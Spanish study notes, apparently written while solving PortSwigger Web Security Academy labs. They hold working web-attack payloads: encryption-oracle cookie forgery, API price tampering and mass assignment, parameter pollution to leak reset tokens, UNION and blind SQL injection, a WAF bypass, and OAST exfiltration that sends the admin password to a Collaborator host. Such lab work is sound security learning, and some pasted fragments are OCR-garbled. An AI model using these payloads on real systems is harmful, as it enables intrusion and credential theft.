3	https://0a9600e30...	POST	/cart/checkout	303
4	https://0a9600e30...	GET	/cart/order-confirmation?o...	200
5	https://0a9600e30...	POST	/gift-card	302

Mandamos la petición al INTRUDER con payloads nulos a 412

33	null	200	47
34	null	200	46
35	null	200	48
36	null	200	46
37	null	200	54
38	null	200	46
39	null	200	45
40	null	200	49

Nuestro crédito pasa de 100 a 1338\$

Congratulations, you solved the challenge!

**Store credit:**

\$1.00

Your order is on its way!

Name

Lightweight "I33t" Leather Jacket

Total: \$1337.00

## Lab - Bypasseando la autenticación vía oráculo de encriptación

En el apartado comment, vemos que respuesta nos da al poner los parámetros mal

Email:

www.mal.com

Llamaremos a la petición post /comment ENCRYPT y GET /post DECRYPT

ENCRYPT × DECRYPT ×

Nos fijamos que el response de /comment tiene notification

```
Set-Cookie: notification=jA008t2fjRnAdZutbTUqKzNpm20BmH1EVttWRJFifB0cKPP8eViWcaeodlzl5SJZd6; HttpOnlyX-Frame-Options: SAMEORIGINContent-Length: 0
```

Cojo el stayloggedin y lo pongo en notification del GET

```
POST /post/comment HTTP/2
Host: 0a830048041ff635800c7bad009300e0.web-security-academy.net
Cookie: session=3oUzRMPul37Qmb1SMA7m9PPTGM5thYJw; stay-logged-in=m0rYrmDlhJZ5E%2b08o2mPR2d5vMSqt9NqTNogScHimCo%3d

GET /post?postId=6 HTTP/2
Host: 0a830048041ff635800c7bad009300e0.web-security-academy.net
Cookie: notification=m0rYrmDlhJZ5E%2b08o2mPR2d5vMSqt9NqTNogScHimCo%3d; session=3oUzRMPul37Qmb1SMA7m9PPTGM5thYJw; stay-logged-in=m0rYrmDlhJZ5E%2b08o2mPR2d5vMSqt9NqTNogScHimCo%3d
```

Suelta el usuario que tenemos en el response

```
<header class="notification-header">
    wiener:1710324974777
```

Así que copiaremos ese número haciéndonos pasar por administrator

```
csrf=8GIMRi106IFFi31WH1gcjswVvRRur8Tz&postId=6&comment=tek&name=tek&email=administrator:1710324974777&website=
```

Copiamos la notification del response y vamos a la petición de DECRYPT:

```
GET /post?postId=6 HTTP/2
Host: 0a830048041ff635800c7bad009300e0.web-security-academy.net
Cookie: notification=jA008t2fjRnAdZutbTUqKzNhAlluWEC4Ybu9LNi8TysMwTu2%2f0Pvnocz3t63vrU3pUDfPg38osEwrggXZr31HR9sw%3d%3d; session=3oUzRMPul37Qmb1SMA7m9PPTGM5thYJw; stay-logged-in=m0rYrmDlhJZ5E%2b08o2mPR2d5vMSqt9NqTNogScHimCo%3d
```

Para asegurarnos de que lo hacemos con admininsitrator mandaremos la petición

```
<header class="notification-header">
    Invalid email address: administrator:1710324974777
```

Decodeamos y encodeamos decode > URL > d base64 > quitamos 23 bytes desde hex> encode base64 > encode URL

oNhSI6EB9H52xFy0eOmAwKwsJltnqlXytmgKdTcPKQ37cs3Armdb0Ybavb9PjQmDQuo0ORV0ld9qdCqO9zgmVC

oNhSI6EB9H52xFy0eOmAwKwsJltnqlXytmgKdTcPKQ37cs3Armdb0Ybavb9PjQmDQuo0ORV0ld9qdCqO9zgmVC

00000000	fb 72 cd c0 ae e7 5b d1	86 da bd bf 4f 8d 09 83	úrifA@g[ÑOUñç0□
00000010	42 e7 74 39 15 68 2d df	6a 74 2a 90 f7 38 26 65	Bçt9□h-Bjt*□÷8&U

+3LNwK5nW9GG2r2/T40Jg0LndDkVaC3fanQqkPc4JIU=

%62b%33%4c%4e%77%4b%35%6e%57%39%47%47%32%72%32%2f%54%34%30%4a%67%30%4c%66e%64%64%

Cookie: notification=%  
\$79%72%37%4c%66%47%72%32%52%47%70%65%5a%53%7a%4a%2b%36%68%58%32%59%6b%54%68%77%74%5  
0%59%70%71%39%4e%32%43%4d%78%6b%55%61%57%5a%70%36%67%54%47%54%6b%5a%6f%7a%32%72%55%  
3d; session=gmpSceSGrG5Sihs60Ao8uIzTL1MEZqv1H; stay-logged-in=  
Ax3R683%2bnK4mmWdwWnqJt%2fVzIAHpVin6HQ9M%2f04recIt3d

EL response del GET nos suelta que tiene que ser múltiplo de 16 así que probaremos caracteres hasta que ponga administrator en texto claro

Input length must be multiple of 16 when decrypting with padded cipher

csrf=zVTnsA172xqlEwXtpvEDvdQkDdkUMm7p&postId=5&comment=mel&name=mel&email=xxxxxxxxxAdministrator:1710329585226&website=

Decodeamos pero esta vez le quitamos 32 bytes

```
<header class="notification-header">
  administrator:1710329585226
```

Visitamos la página principal quitándole el id de session y añadiendo toda la url encodeada

```
GET / HTTP/2
Host: 0ae9007704a42f15892f468100190091.web-security-academy.net
Cookie: session=fU3ylVAxQzwSJdJV2i2SCnLTgdd3uCy2; stay-logged-in=
%2b%33%4c%4e%77%4b%35%6e%57%39%47%47%32%72%32%2f%54%34%30%4a%67%30%4c%6e%64%44%6b%5
6%61%43%33%66%61%6e%51%71%6b%50%63%34%4a%6c%55%3d
```

## [ MisteryLab Done]

# API Testing (Application Programming Interface)

- Permite a los sistemas de software compartir datos
- Socavan temas de confidencialidad, integridad y disponibilidad de un sitio web
- Trataremos las APIs que no son utilizadas por el front-end con enfoque JSON APIs y RESTful
- Testing con SQLi

## Fases de Ataque:

Identificar llamadas de API ejemplos:

- GET /api/books HTTP/1.1
- GET /api/books/mystery
- Identificar límites y mecanismos de autenticación
- Respuestas HTTP que aceptan
- Datos de entrada de API incluyendo parámetros

## Observar Documentación

La documentación de APIs se recoge en XML o JSON

- BurpScanner
  - /api
  - /swagger/index.html
  - /openapi.json
- Si identificamos el endpoint /api/swagger/v1/users/123 , también identificar:
- /api/swagger/v1
  - /api/swagger
  - /api

## Lab - Explotando una API usando documentación

Para escanear las APIs correctamente, utilizaremos la extensión Parser de OpenAPI:



Nos logeamos y escaneamos el sitio, simplemente buscamos la Api ya logeados, y podemos editar el apartado delete, pondremos el user carlos

username : String \*

carlos

Clear

```
curl -vgw "\n" -X DELETE 'https://0a19002804915fb183bf298800b10086.web-security-academy.net/api/user/carlos' -d '{}'
```

## Lab - Encontrando un endpoint API no utilizado

Tenemos que jugar con el tipo de solicitud


Si encontramos /api/tasks -->

- GET /api/tasks - Recupera una lista de tareas.
- POST /api/tasks - Crea una nueva tarea.
- DELETE /api/tasks/1 - Suprime una tarea.
- GET - Recupera datos de un recurso.
- PATCH - Aplica cambios parciales en un recurso.
- OPTIONS - Recupera información sobre los tipos de métodos de solicitud que se pueden utilizar en un recurso.

Instalaremos la extensión JSLinkFinder, parsea endpoints de API de JS



Tambié instalaremos este convertidor de datos de Content-Type:



a la solicitud le cambiamos GET por OPTIONS y observamos que opciones tenemos

```
HTTP/2 405 Method Not Allowed
Allow: GET, PATCH
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Method Not Allowed"
```

Al probar PATCH nos dice que tenemos que añadir un content-type y application/json

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 93

{
  "type": "ClientError",
  "code": 400,
  "error": "Only 'application/json' Content-Type is supported"
}
```

Nos damos cuenta del orden del Content-type fijándonos en otras solicitudes

```
PATCH /api/products/1/price HTTP/2
Host: 0a4800d5047745d483bdd2f00dc00ed.web-security-academy.net
Cookie: session=c1LwhqjYk085qdh15csbJ0P3uDRn3sQg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
```

Ponemos unos {} cualesquier al final del documento

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 77
5
6 {
  "type": "ClientError",
  "code": 400,
  "error": "'price' parameter missing in body"
}
```

Nos especifica que falta un parámetro así que le ponemos el precio a 0€

```
Content-Length: 11
{
  "price": 0
}
```

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 {
  "price": "$0.00"
}
```

Podemos comprar la chaqueta por 0 eurazos

**Lightweight "l33t" Leather Jacket**

 \$0.00

# Lab - Explotando vuln de asignación masiva

AL JSON devuelto, le añadiremos una variable `isAdmin` o la variable establecida y probaremos valores válidos como `true` o `false` e inválidos:

Nos fijamos en el error, las opciones que nos da son GET y POST

Request		Response	
		Pretty	Raw
1	OPTIONS /api/checkout HTTP/2		
2	Host: 0a15007704cb047082777a7d0059009a.web-security-academy.net		
3	Cookie: session=yg3ZeEt150uH90FfAlgAPN1C71DWGQ0k		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;		
1	HTTP/2 405 Method Not Allowed		
2	Allow: GET, POST		
3	Content-Type: application/json; charset=utf-8		
4	X-Frame-Options: SAMEORIGIN		
5	Content-Length: 20		
6			
7	"Method Not Allowed"		

Me fijo en que el parámetro chosen\_products está en la respuesta legítima al añadir algo al

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 153

{
  "chosen_discount": {
    "percentage": 0
  },
  "chosen_products": [
    {
      "product_id": "1",
      "name": "Lightweight \"133t\" Leather Jacket",
      "quantity": 1,
      "item_price": 133700
    }
  ]
}

HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 69

{
  "error": "Key order: Key chosen_products: undefined is not an array"
}
```

Pongo los mismos valores, y me deja crear algo en la carta

```
post /api/checkout HTTP/2
Host: Oaf5003a04d68d7b806f53b900
Cookie: session=yg32Et150uH90FfAlgAPN1C71DWG00k
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101
Firefox/124.0
Accept: "*"
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://Oaf5003a04d68d7b806f53b900a.web-security-academy.net/cart
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Content-Length: 150

{
  "chosen_discount": {
    "percentage": 100
  },
  "chosen_products": [
    {
      "product_id": "1",
      "name": "Lightweight \\"133t\\" Leather Jacket",
      "quantity": 1,
      "item_price": 0
    }
  ]
}
```

```
1 HTTP/2 201 Created
2 Location: /cart/order-confirmation?order-confirmed=true
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

## Lab - exploit el lado del servidor con cadena de consulta

En la petición forgot-password reseteamos las contraseñas de los users enumerados administrator y carlos

Please check your email: "\*\*\*\*\*@carlos-montoya.net"

Please check your email: "\*\*\*\*\*@normal-user.net"

Ponemos OPTIONS a ver qué ofrece

Request	Response
<pre>Pretty Raw ⚡ In</pre> <pre>1 OPTIONS /forgot-password HTTP/2 2 Host: Oaf5003a04d68d7b806f53b900 ca0034.web-security-academ y.net 3 Cookie: session= wxGjjZs8ogxXmWiLVBxBorAIlb aJYRnH 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;</pre>	<pre>Pretty Raw ⚡ In</pre> <pre>1 HTTP/2 405 Method Not Allowed 2 Allow: GET, POST 3 Content-Type: application/json; charset=utf-8 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 20 6 7 "Method Not Allowed" /</pre>

Añadimos valores y observamos el comportamiento

```
csrf=QbSvcvwtjKfdYBi9Dem2LvUisP7WCEIg&username=administrator%26z:y
```

Con un & sale esto

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 40
5
6 {
  "error": "Parameter is not supported."
}
```

con un %26 en vez de &

```
1 HTTP/2 400 Bad Request
2 Content-Type:
  application/json;
  charset=utf-8
3 X-Frame-Options:
  SAMEORIGIN
4 Content-Length: 33
5
6 {
  "error":
  "Field not specified."
}
```

- Probamos con el campo field y poniendo username o email nos suelta info
- Probaremos con fuzzing a ver si hay algún campo interesante  
Lo mandamos al intruder

```
csrf=QbSvvtjKfdYBisDemLvUlsP7WCEIg&username=administrator%26field=ShS%23
```

Ponemos este payload en intruder hasta que sale la cadena reset\_token, son cadenas del server-side

FORM FIELD VALUES

#### Server-side variable names

Damos con el field de reset\_token

```
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0af5003a04d68d7b806f53b900ca0034.web-security-academy.net/forgot-password
9 Content-Type: x-www-form-urlencoded
10 Content-Length: 81
11 Origin: https://0af5003a04d68d7b806f53b900ca0034.web-security-academy.net
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 csrf=QbSvvtjKfdYBisDemLvUlsP7WCEIg&username=administrator%26field=reset_token#
```

```
  "type": "reset_token",
  "result": "3jdtd4ravradetzdnsk8sjop3s3grdoe"
}
```

Ponemos todo en la url

- Cuándo hay un campo dentro de una web a llenar se pone ?

```
academy.net/forgot-password?reset_token=3jdtd4ravradetzdnsk8sjop3s3grdoe
```

Cambiamos la password del user administrator ya que es su token y obtengo flag

## Lab - Explotando server-side en una REST URL

Directamente probamos el campo del ejercicio anterior

```
7
8 csrf=d4JuzMOYRsCYsShOB7rIAeB01SDz4GEo&username=administrator%26field=reset_token#
```

Nos sugiere que pongamos otra ruta

Poniendo ../../..

## Response

```
Pretty Raw Hex Render ⌂ \n ⌄
1 HTTP/2 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 250
5
6 {
7   "error":
8     "Unexpected response from API server:\n<html>\n<head>\n  <meta charset=\"UTF-8\">\n  <title>Not Found</title>\n</head>\n<body>\n  <h1>Not found</h1>\n  <p>The URL that you requested was not found.</p>\n</body>\n</html>\n"
9 }
```

Probamos con openapi.json#

```
{
  "error":
    "Unexpected response from API server:\n{\n  \"openapi\": \"3.0.0\", \"info\": {\n    \"title\": \"User API\", \"version\": \"2.0.0\"\n  }, \"paths\": {\n    \"/api/internal/v1/users/{username}/field/{field}\": {\n      \"get\": {\n        \"tags\": [\n          \"users\"\n        ],\n        \"summary\": \"Find user by username\", \"description\": \"API Version 1\", \"parameters\": {\n          \"username\": {\n            \"in\": \"path\", \"description\": \"Username\", \"required\": true,\n            \"schema\": {\n              ...
}
}
```

Nos damos cuenta que en este JS nos dice los parámetros de la URL

```
GET /static/js/forgotPassword.js HTTP/2

forgotPwdReady(() => {
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  const resetToken = urlParams.get('reset-token');
  if (resetToken)
  {
    window.location.href = `/forgot-password?passwordResetToken=${resetToken}`;
  }
}
```

Simplemente los cambio por field, añadiendo la ruta anterior encontrada

```
csrf=d4JuzMOYRsCYsSkOB7rIAeB01SDz4GEo&username=
/api/internal/v1/users/administrator/field/passwordResetToken#23

{
  "type": "error",
  "result": "Invalid route. Please refer to the API definition"
}
```

Al darnos error, simplemente ponemos ../../ hasta encontrarlo

```
csrf=d4JuzMOYRsCYsSkOB7rIAeB01SDz4GEo&username=
../../v1/users/administrator/field/passwordResetToken#23
```

Consigo el token y cambio la password a través de la url especificada en el archivo `forgotPassword.js

```
{
  "type": "passwordResetToken",
  "result": "sxobx7pwtg48rdnlma7k2j9shhx8orgq"
}
```

# SQL Inyection

1. Valor '
2. Booleanos como 1=1 o 1=2 true-false
3. Añadir script que ejecute delay para ver que ejecuta la BD
4. OAST Payload para desencadenar una interacción de red fuera de banda

Un Ejemplo:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

La restricción released = 1 se está utilizando para ocultar productos que no se liberan. Podríamos suponer para productos inéditos, released = 0 .

#importante Ayuda --> <https://portswigger.net/web-security/sql-injection/cheat-sheet>

## Lab 1 y 2 - Inyección normal

Simplemente en la url pongo ' or 1=1 --

Muestra todas las categorías:

```
? https://0a0a00e80438626681447f6200df00be.web-security-academy.net/filter?category=' or 1=1 --
```

## Lab

Haremos la misma inyección pero sin user antes de la primera ' podemos enumerar algún usuario:

```
csrf=rmlhnXFwJADQUACj7ZWtT1AqYMuqoDR4S&username=1' or '1'='1'--&password=sedp
```

El response nos da:

```
HTTP/2 302 Found  
Location: /my-account?id=administrator
```

La siguiente inyección será y nos logeamos como admin:

administrator'or'1'='1'--

Si el response nos da error de CSRF token, simplemente refrescamos la página y actualiza el csrf que tiene un número limitado de peticiones:

```
HTTP/2 400 Bad Request  
Content-Type: application/json; charset=utf-8  
Set-Cookie: session=VczdvP3OTlc5SRQNiEXywM0rqMZe16R; Secure; HttpOnly;  
SameSite=None  
X-Frame-Options: SAMEORIGIN  
Content-Length: 60  
  
"Invalid CSRF token (session does not contain a CSRF token)"
```

## Lab - SQLI Oracle

Tenemos vulnerabilidad de inyección SQL en el filtro de categoría de producto.

Como cambiamos de motor a Oracle, las consultas son distintas:

Para sacar la versión sería:

```
|Oracle| --> SELECT banner FROM v$version | SELECT version FROM v$instance |
```

con un UNION SELECT simple

Vemos que tiene dos tablas tras ir probando con null, cambio un null por banner y comento con --

#importante Los + son espacios

```
GET /filter?category=-'+UNION+SELECT+banner+,null+FROM+v$version-- HTTP/2
```

## Lab - Versión en MYSQL o MICROSOFT

Simplemente el comentario es diferente aunque la consulta es la misma:

```
1 GET /filter?category=-'+UNION+SELECT+@@version,null--+ HTTP/2
```

8.0.36-0ubuntu0.20.04.1

## Lab - Sacar user y passwords SQL

Primero quiero saber el nombre de la BD y el usuario actual

```
GET /filter?category=
-'+UNION+SELECT+current_user(),database()+FROM+information_schema.tables+--+
```

peter@%

academy\_labs

Las siguientes dos consultas sirven para sacar tablas las cuales tendremos que deducir dónde está el user y passwd

```
GET /filter?category=
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables+# HTTP/2
```

-'+union+select+column\_name,null+from+information\_schema.columns--

Sacamos la tabla users\_lhprvj Consultamos las columnas de esa tabla -

```
'+union+select+column_name,null+from+information_schema.columns+where+table_name='users_lhprvj'-- ![[Pasted image 20240228191806.png]] Consultamos los datos de los campos username_qywmt y password_apkozo -
```

```
'+union+select+username_qywmt,password_apkozo+from+users_lhprvj-- #importante
```

Hay veces que hace falta poner la BD con la tabla = BD.users\_lhprvj

**administrator**

5x0ygomgakocut3hvqnq

**carlos**

dphy7n3kjz65vvachrcj

**wiener**

tghii20i59nbovdu5rgv

## Lab - Listing database contents on Oracle

- You can list tables by querying `all_tables`:

```
SELECT * FROM all_tables
```

- You can list columns by querying `all_tab_columns`:

```
'SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

- Comment :

-- Sabemos que hay una vulnerabilidad en el filtro de categoría de producto  
Determine que hay dos columnas: ![[Pasted image 20240401183439.png]]  
Buscamos todas las tablas existentes y encontramos una que contiene los  
usuarios ![[Pasted image 20240401183821.png]] ![[Pasted image  
20240401184140.png]] Con la siguiente consulta sacamos lo que hay en las  
columnas -

```
'+UNION+SELECT+column_name,null+FROM+all_tab_columns+WHERE+table_name  
='USERS_HELRFP'+--
```

```
GET /filter?category=  
-'+UNION+SELECT+column_name,null+FROM+all_tab_columns+WHERE+table_name='USERS_HELRFP'+--  
HTTP/2  
Host: 0a880054039a88468080cb3c00fd0056.web-security-academy.net  
Cookie: session=gpJpYfH3ERFhKzc9Rcrh3jomniFkllWR  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate, br  
Dnt: 1  
Referer: https://0a880054039a88468080cb3c00fd0056.web-security-academy.net/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1  
Te: trailers
```

table\_name

Refine your search:

All Clothing, shoes an

Tech gifts Toys & Gam

EMAIL

PASSWORD\_XALZJT

USERNAME\_OFMMSP

Finalmente sacamos los usuarios y contraseñas

```
1 GET /filter?category=-'+UNION+SELECT+USERNAME_OFMMSP,PASSWORD_XALZJT+FROM+USERS_HELRFP+--  
HTTP/2  
1 Host: 0a880054039a88468080cb3c00fd0056.web-security-academy.net  
3 Cookie: session=gpJpYfH3ERFhKzc9Rcrh3jomniFkllWR  
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0  
3 Accept:
```

administrator

19nb5wfa8ssejr063jo7

## Lab - Enumerando tablas de bd con order by

```
GET /filter?category=-' +order+by+3--
```

Si nos pasamos de las columnas que tiene, nos dará un error así:

returned by the  
query  
Internal Server Error  
[Back to lab home](#)  
Internal Server Error  
[Back to lab description](#)

## Lab - Obteniendo datos concatenando

```
GET /filter?category=-' +UNION+SELECT+null,username||'<>' ||password+FROM+users+--
```

Obtengo los users

## Lab- Encontrar columnas por tipo de dato

Encontramos columnas con order by

```
GET /filter?category=-' +order+by+3--
```

Encontramos que la 3 columna es de tipo string

```
GET /filter?category=-' UNION+SELECT+null,'hiemBQ',null+--
```

## Lab - Blind SQLI con delay

Probamos con todas las Bases de Datos del cheatsheet, resulta que es MySQL

**MySQL**  
SELECT IF (YOUR-CONDITION-  
HERE, SLEEP(10), 'a')

Quiere decir que si la consulta es true, haz un sleep de 10 segundos  
al clickar en una categoría hace la consulta, por lo tanto esa parte es verdadera, ahora  
separamos el sleep de la consulta anterior

```
: Cookie: TrackingId=WePPASabQySkqYpa'||pg_sleep(10)--; session=
```

## Lab - BLIND SQLi con respuestas condicionales

La respuesta no mostrará nada pero sí un mensaje de "Welcome Back"

El enunciado dice que la password será alfanumérica con caracteres en minúscula

```
GET /filter?category=Gifts HTTP/2
Host: 0aa40025047be7558062a875008800ce.web-security-academy.net
Cookie: TrackingId=H20Ixrf3G04HloIT'+AND+'l'='l'+--; session=CJEvBGKTgABtafElV04GMrA5D5jwyoBX
```

[Back to lab description](#)

» [Home](#) | [Welcome back!](#) | [My account](#)



La password contiene una 'a'

```
Cookie: TrackingId=H20IxrF3G04H1oIT'+AND+(SELECT+'a'+FROM+users+WHERE+username='administrator')='a'; session=
```

Sabemos que la password tiene 19 caracteres:

```
Cookie: TrackingId=H20IxrF3G04H1oIT'+AND+(SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+LENGTH(password)>19)='a'
```

Mandamos esta consulta al intruder, significa que extrae el primer carácter de la columna password mientras que sea 'a', como el primer caracter no es 'a' no saldrá Welcome Back, por eso lo enviaremos al intruder apuntando la contraseña 19 veces

```
Cookie: TrackingId=H20IxrF3G04H1oIT'+AND+(SELECT+SUBSTRING(password,1,1)+FROM+users+WHERE+username='administrator')='\$a\$';
```

## Lab - Blind SQLi con errores condicionales

Atentaremos con sqlmap en el parámetro de trackID

- Si ponemos esta consulta y no devuelve ningún error, significa que existe la tabla:  
`||(SELECT+''+FROM+users+WHERE+ROWNUM=1)||'
- Con la siguiente si nos da un error verificamos que el usuario existe:  
`||(SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE " END FROM users WHERE username='administrator'||'
- Con esto determinamos que hay 2 caracteres, nos da error cuando la consulta es correcta:  
`||(SELECT CASE WHEN LENGTH(password)>19 THEN to\_char(1/0) ELSE " END FROM users WHERE username='administrator'||'
- Mandamos esta petición al intruder, averiguando letra por letra, nos fijaremos en el error 500 `||(SELECT CASE WHEN SUBSTR(password,1,1)='§k§' THEN TO\_CHAR(1/0) ELSE " END FROM users WHERE username='administrator'||'

## Blind SQLi con retraso de tiempo y recuperación de info

Esta vuln no muestra error, ni respuesta por pantalla

- Si ponemos una condición verdadera la página tardará 10 segundos en recargar por el sleep  
%3BSELECT+CASE+WHEN+(1=1)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END--

- Averiguamos si posee el usuario administrator

```
%3BSELECT+CASE+WHEN+
(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+user
S--
```

- Averiguamos los caracteres que tiene

```
%3BSELECT+CASE+WHEN+
(username='administrator'+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

- Lo mandamos al intruder y variando el primer `1` del SUBSTRING password del 1 al 20  
`%3BSELECT+CASE+WHEN+

```
(username='administrator'+AND+SUBSTRING(password,1,1)='§a§')+THEN+pg_sleep(1)+ELSE+pg_sleep(0)+END+FROM+users--
```

## Lab - Blind SQLi con interacción fuera de banda (OAST)

Necesitaremos a BurpCollaborator, ponemos el payload y seguidamente vamos a la Pestaña --> Collaborator --> Poll Now

```
+UNION+SELECT+EXTRACTVALUE(xmltype('<%xml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'), '/l')+FROM+dual--
```

## Lab - Blind SQLi exfiltración de datos OAST

En trackID comprobaremos si el campo es vulnerable a los ataques OAST

Cookie: TrackingId=				
Au8LjtHEVgmOFJJy	+UNION+SELECT+EXTRACTVALUE(xmltype('<%xml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//j18qd5kwjlypedk1dtbxu6pbk2qtel2a.oastify.com/">+%25remote%3b]>').'/l')+FROM+dual--; session=L7CciwFFIrysKiuv27rV00x2kRzqE0Fv9			
1	2024-Apr-03 09:55:34.190 UTC	DNS	j18qd5kwjlypedk1dtbxu6pbk2qtel2a	3.251.104.31
2	2024-Apr-03 09:55:34.190 UTC	DNS	j18qd5kwjlypedk1dtbxu6pbk2qtel2a	3.251.104.31
3	2024-Apr-03 09:55:34.190 UTC	DNS	j18qd5kwjlypedk1dtbxu6pbk2qtel2a	3.248.180.91
4	2024-Apr-03 09:55:34.189 UTC	DNS	j18qd5kwjlypedk1dtbxu6pbk2qtel2a	3.248.180.72
5	2024-Apr-03 09:55:34.199 UTC	HTTP	iI8ad5kwilvpedk1dtbxu6pbk2qtel2a	34.251.122.40

Vemos que la web responde así que probaremos lo siguiente para sacar la contraseña del administrator

- +UNION+SELECT+EXTRACTVALUE(xmltype('<%xml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d"administrator")||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'), '/l')+FROM+dual--

Nos fijamos que en el payload separamos la password del subdominio de collaborator con un `.` --> Obtenemos la password antes del `.`

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1	GET / HTTP/1.0	
2	Host: 0apdj25aliffr4o8b8oq0.v8420h786x11lp7d05y9hcn7ed510pp.oastify.com	
3	Content-Type: text/plain; charset=utf-8	

# Lab - Exfiltración de datos encoding SQL a XML

Cogeremos esta petición y nos fijaremos en productID y stockID

```
. POST /product/stock HTTP/2
```

Provocamos un error en el recuento de unidades

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1+19
</productId>
<storeId>
    3
</storeId>
</stockCheck>
```

Pretty    Raw    Hex    Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9
5
6 824 units
```

Vemos que tienen un WAF, una manera de saltarlo es el hackvertor

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1+UNION &#x53;ELECT NULL
</productId>
<storeId>
```

```
HTTP/2 403 Forbidden
Content-Type: application/json
X-Frame-Options: SAMEORIGIN
Content-Length: 13
{
    "Attack detected"
```

A nuestra entrada de datos pulsamos en btn + drch --> hackvertor --> decode -> dec\_entries o hex\_entities

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1 <@hex_entities>
        <@dec_entities>
            UNION SELECT NULL
        <@/dec_entities>
    <@/hex_entities>
```

Probamos a quitar uno de los dos y en los campos de store y product, vemos que sólo tiene una tabla y que es de tipo STRING

```
<storeId>
    1 <@hex_entities>
        union select 'a'<
    <@/hex_entities>
</storeId>
</stockCheck>
```

```
HTTP/2 200 OK
Content-Type: text/plain;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

810 units
a
```

Observamos todas las tables y vemos una llamada users

```
<storeId>
  <@hex_entities>
    1 union select table_name from information_schema.tables<@/hex_entities>
  </storeId>
</stockCheck>
```

concatenamos para que nos de los nombres y contraseña del usuario directamente

```
1 UNION SELECT username |<>| password FROM users
UNION SELECT concat(username,' < > ',password) FROM users
```

```
users
pg_stat_all_indexes
role_table_grants
pg_opclass
pg_stat_progress_vacuum
pg_available_extensions
constraint_column_usage
pg_namespace
check_constraints
```

## NoSQL injection

### Métodos y curiosidades

- Estas bases de datos no se almacenan en estructuras condicionales como SQL, pueden tener un lenguaje personalizado, JSON , BSON o XML, se pueden consultar en APIs como MONGODB o Couchbase.
- Tenemos Amazon Neptune y Neo4j que son bases de datos basadas en gráficos, son bastante escalables y ágiles.
- MongoDB es la más popular de NoSQL
- Pondremos este payload para saber si la BD limpia bien las cadenas -->  
`%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00`
- En JSON sería --> `"\"`{\r;$Foo}\n$Foo \\xYZ\u0000`
  - `' && 1 && 'x`
  - Probar con `'` o escapando con `\`
